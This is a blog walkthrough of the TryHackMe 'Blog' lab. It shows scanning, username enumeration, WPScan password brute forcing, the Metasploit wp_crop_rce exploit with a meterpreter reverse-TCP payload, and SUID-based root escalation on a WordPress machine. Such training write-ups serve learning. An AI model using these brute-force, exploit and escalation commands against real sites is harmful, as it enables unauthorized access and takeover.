THM — Blog walkthrough

by Harshit

Hello All, I'm currently practicing my Bug Bounty skills and wanted to share my walkthrough of the TryHackMe room **Blog** which is a Linux machine running a WordPress site.

Initial Scan:


After adding the room's IP address to my /etc/hosts, I started my initial scan by running **nmap** to identify any running ports:

nmap -sC -sV blog.thm -oN nmapScan


From the results we notice ports 22, 80, 139, and 445 are open.

Web Enumeration:

Next we start by checking port 80 where we can see the blog page. We can also notice a login page at:



- we can also notice a login page at /wp-login.php:



If we try logging in with invalid credentials you may notice that the application returns an error message confirming the username is invalid. We can use this error message to our advantage by using it to confirm valid usernames.

Username Enumeration:

One way we can do this is by using **Burp Suite** to brute force usernames. Before capturing the POST request in Burp, it helps to create a username list with names found on the site.

You can use this tool to generate different types of usernames for a specific person: https://github.com/urbanadventurer/username-anarchy

---

WPScan Scanning:

As a quicker and more efficient alternative we can use **WPScan** — a WordPress vulnerability scanner that will help collect more information on the target:

wpscan --url blog.thm -e

-e tells wpscan to enumerate plugins, themes, users, etc. From those results we can collect the usernames that wpscan found into a list to try to brute force the passwords.

To brute force the passwords, take advantage of **XML-RPC**, which allows sending XML requests without many restrictions. More info: https://book.hacktricks.xyz/network-services-pentesting/pentesting-web/wordpress#xml-rpc

You can even use wpscan itself to brute force the login:

wpscan --url http://blog.thm -P /usr/share/wordlists/rockyou.txt -U users.txt

After running wpscan again we get a password for the user kwheel, which we can try for shell access.

Gaining Access:

Next we use **searchsploit** to check for any WordPress vulnerabilities:

searchsploit wordpress 5.0

We confirm the WordPress version from the wpscan results.

We can also check **Metasploit** for WordPress vulnerabilities:

```
msfconsole -q
msf6 > search wordpress 5.0

We can use wp crop rce to help gain Access
msf6 > use 0
[*] No payload configured, defaulting to php/meterpreter/reverse_tcp
msf6 exploit(multi/http/wp_crop_rce) > show options
```

We find and use the wp_crop_rce exploit to gain access. Configure the options (USERNAME, PASSWORD, RHOST, LHOST) and run the exploit. Once we have a **meterpreter** shell, upgrade it to a normal shell:

```
python3 -c 'import pty; pty.spawn("/bin/bash")'
```

Root Access:


To escalate privileges, identify scripts owned by root that can help us:

```
find / -perm -u=s -type f 2>/dev/null
```

We notice a script — /usr/sbin/checker. After reviewing it, we find that if we export an environment variable like admin=true and then run the checker script, it grants root privileges:

```
export admin=true

/usr/sbin/checker
```



From here, check the root directory for the root.txt flag. If you have trouble finding the correct user.txt flag, use:

```
find / -name "user.txt"
```